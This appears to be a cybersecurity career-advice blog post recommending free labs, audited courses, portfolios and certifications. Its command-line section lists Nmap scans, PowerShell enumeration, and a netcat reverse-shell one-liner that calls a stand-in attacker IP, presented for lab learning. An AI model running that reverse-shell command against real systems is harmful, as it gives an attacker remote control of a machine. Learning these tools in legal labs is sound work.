Listen to this Post
Introduction:

The traditional path to a high-paying tech job is being disrupted, with self-education and practical skills now trumping formal degrees in many cybersecurity roles. By leveraging free resources, structured learning paths, and hands-on labs, aspiring professionals can build the expertise demanded by the market and fast-track their careers into lucrative positions.
Learning Objectives:
- Identify the key free resources and platforms for building foundational cybersecurity skills.
- Develop a structured, project-based learning plan to create a compelling portfolio.
- Understand the certification pathway and practical experience required to qualify for high-earning roles.
You Should Know:
1. Leverage Free Tier Learning Platforms
The modern cyber education ecosystem is rich with high-quality, free resources designed to take you from novice to job-ready. Platforms like TryHackMe and Hack The Box offer interactive, gamified environments where you can learn by doing, tackling real-world vulnerabilities in a safe, legal container.
Step‑by‑step guide explaining what this does and how to use it.
1. Sign Up: Create free accounts on TryHackMe and Hack The Box.
2. Choose a Path: On TryHackMe, start with the “Pre-Security” path to learn fundamentals, then progress to the “Cyber Defense” or “Offensive Pentesting” paths.
3. Engage with Rooms: A “Room” is a guided learning module. Begin with beginner-friendly rooms that teach specific tools or concepts.
4. Practice Regularly: Dedicate consistent time. Even 30-60 minutes daily building skills in these virtual labs will rapidly accelerate your practical knowledge.
2. Formalize Knowledge with Free Audit Courses
While hands-on skills are paramount, understanding underlying theory from accredited institutions adds immense credibility. Platforms like Coursera allow you to “audit” professional certificates from giants like Google and IBM for free, giving you access to all course materials and lectures.
Step‑by‑step guide explaining what this does and how to use it.
1. Navigate to Coursera: Search for the “Google Cybersecurity Professional Certificate.”
2. Select the Audit Option: On the course page, look for a small link that says “Audit” or “Enroll for Free.” You may need to scroll down. This grants access without paying for the certificate.
3. Follow the Syllabus: Work through the modules sequentially, taking notes. Combine this theoretical knowledge with your practical lab work on TryHackMe for a comprehensive understanding.
4. Supplement: Use the course’s recommended readings and exercises to deepen your learning without the financial commitment.
3. Build a “Proof of Skills” Portfolio
Employers hire proven problem-solvers. A portfolio showcasing your lab work, write-ups, and personal projects is your evidence. This becomes your de facto resume, demonstrating your capabilities more effectively than a degree ever could.
Step‑by‑step guide explaining what this does and how to use it.
1. Start a Blog/GitHub: Create a free blog on GitHub Pages, Medium, or Hashnode.
2. Document Everything: For every TryHackMe or Hack The Box machine you complete, write a detailed “walkthrough.” Explain the vulnerability, the tools you used (with commands), and the remediation steps.
3. Include Code Snippets: When using tools, document the exact commands. For example, a basic Nmap scan: `nmap -sV -sC -O
4. Showcase Projects: Build a simple network with a firewall (using a free tier from AWS or Azure) and document how you hardened it. This shows proactive, project-based learning.
4. Master Essential Command-Line Tools
Proficiency in command-line tools is non-negotiable. For penetration testing and defensive security, knowing how to wield tools like Nmap, Netcat, and PowerShell is critical.
Step‑by‑step guide explaining what this does and how to use it.
Network Scanning with Nmap (Linux):
nmap -sS -A <target_ip>: A stealth SYN scan with OS and version detection.
nmap -p 1-1000 -sV <target_ip>: Scans the first 1000 ports and probes service versions.
Network Swiss Army Knife with Netcat (Linux/Windows):
nc -lvnp 4444: Listens for a connection on port 4444.
nc <attacker_ip> 4444 -e /bin/bash: Establishes a reverse shell from a target to the attacker’s machine.
Windows Enumeration with PowerShell:
Get-LocalUser: Lists all local users on the Windows system.
Get-NetTCPConnection | where {$_.State -eq "Listen"}: Shows all listening network ports.
5. Target the Right Entry-Level Certifications
Certifications validate your skills to employers. Instead of aiming for advanced certs immediately, focus on affordable, respected entry-level credentials that build momentum.
Step‑by‑step guide explaining what this does and how to use it.
1. Start with CompTIA Security+: This is the industry-standard baseline. It covers a broad range of security concepts.
2. Utilize Free Study Materials: Use Professor Messer’s free YouTube series for Security+. Combine this with the official objectives and affordable practice exams.
3. Progress to Practical Certs: After Security+, aim for more hands-on certifications like eJPT (eLearnSecurity Junior Penetration Tester) or CompTIA PenTest+, which are more affordable and practical than high-end offensive security certs initially.
4. Schedule the Exam: Set a date and commit. Having a deadline forces you to consolidate your knowledge.
6. Develop a Specialization and Network
The field of cybersecurity is vast. Once you have a foundation, explore areas like cloud security (AWS/Azure), threat intelligence, or application security. Simultaneously, build your professional network.
Step‑by‑step guide explaining what this does and how to use it.
1. Join Communities: Engage in Discord servers, subreddits (like r/cybersecurity), and LinkedIn groups. Ask questions and share your learning journey.
2. Follow Experts: Follow cybersecurity professionals and companies on LinkedIn and Twitter to stay updated on trends and job openings.
3. Contribute: Answer questions for newcomers in forums. This reinforces your own knowledge and builds your reputation.
4. Choose a Specialization: After 6-12 months of general study, dedicate time to learning a specific platform, like using the `aws cli` to configure security groups or using Terraform to automate secure infrastructure deployment.
What Undercode Say:
- The barrier to entry in cybersecurity is no longer a university degree but demonstrable competence and a proactive learning mindset.
- A curated portfolio of practical work and write-ups is the new currency for landing interviews, often outweighing traditional credentials.
The paradigm has definitively shifted. The post highlights a strategic blueprint that bypasses the debt and time of a traditional degree in favor of a focused, aggressive skill-building campaign. The key is the synthesis of free theoretical knowledge from top-tier sources with relentless hands-on practice in controlled environments. This approach not only builds technical competence but also cultivates the problem-solving tenacity essential for a successful cybersecurity career. The emphasis on portfolio creation transforms abstract learning into tangible evidence, directly addressing a hiring manager’s primary need: “Can this person do the job?” This model democratizes access to high-paying careers, prioritizing grit, curiosity, and strategic execution over pedigree.
Prediction:
The trend of skills-based hiring in cybersecurity will accelerate, with AI-powered recruitment tools increasingly scanning digital footprints (like GitHub and professional blogs) to identify candidates with proven practical abilities. This will further de-emphasize the importance of degrees and formal certifications alone, pushing aspiring professionals to become continuous, public learners. Companies will develop more sophisticated internal apprenticeship programs to harness this raw, self-taught talent, focusing on cultivating specialized skills in AI security, cloud infrastructure protection, and software supply chain integrity directly from this new pipeline.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Wilklu Kevin – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


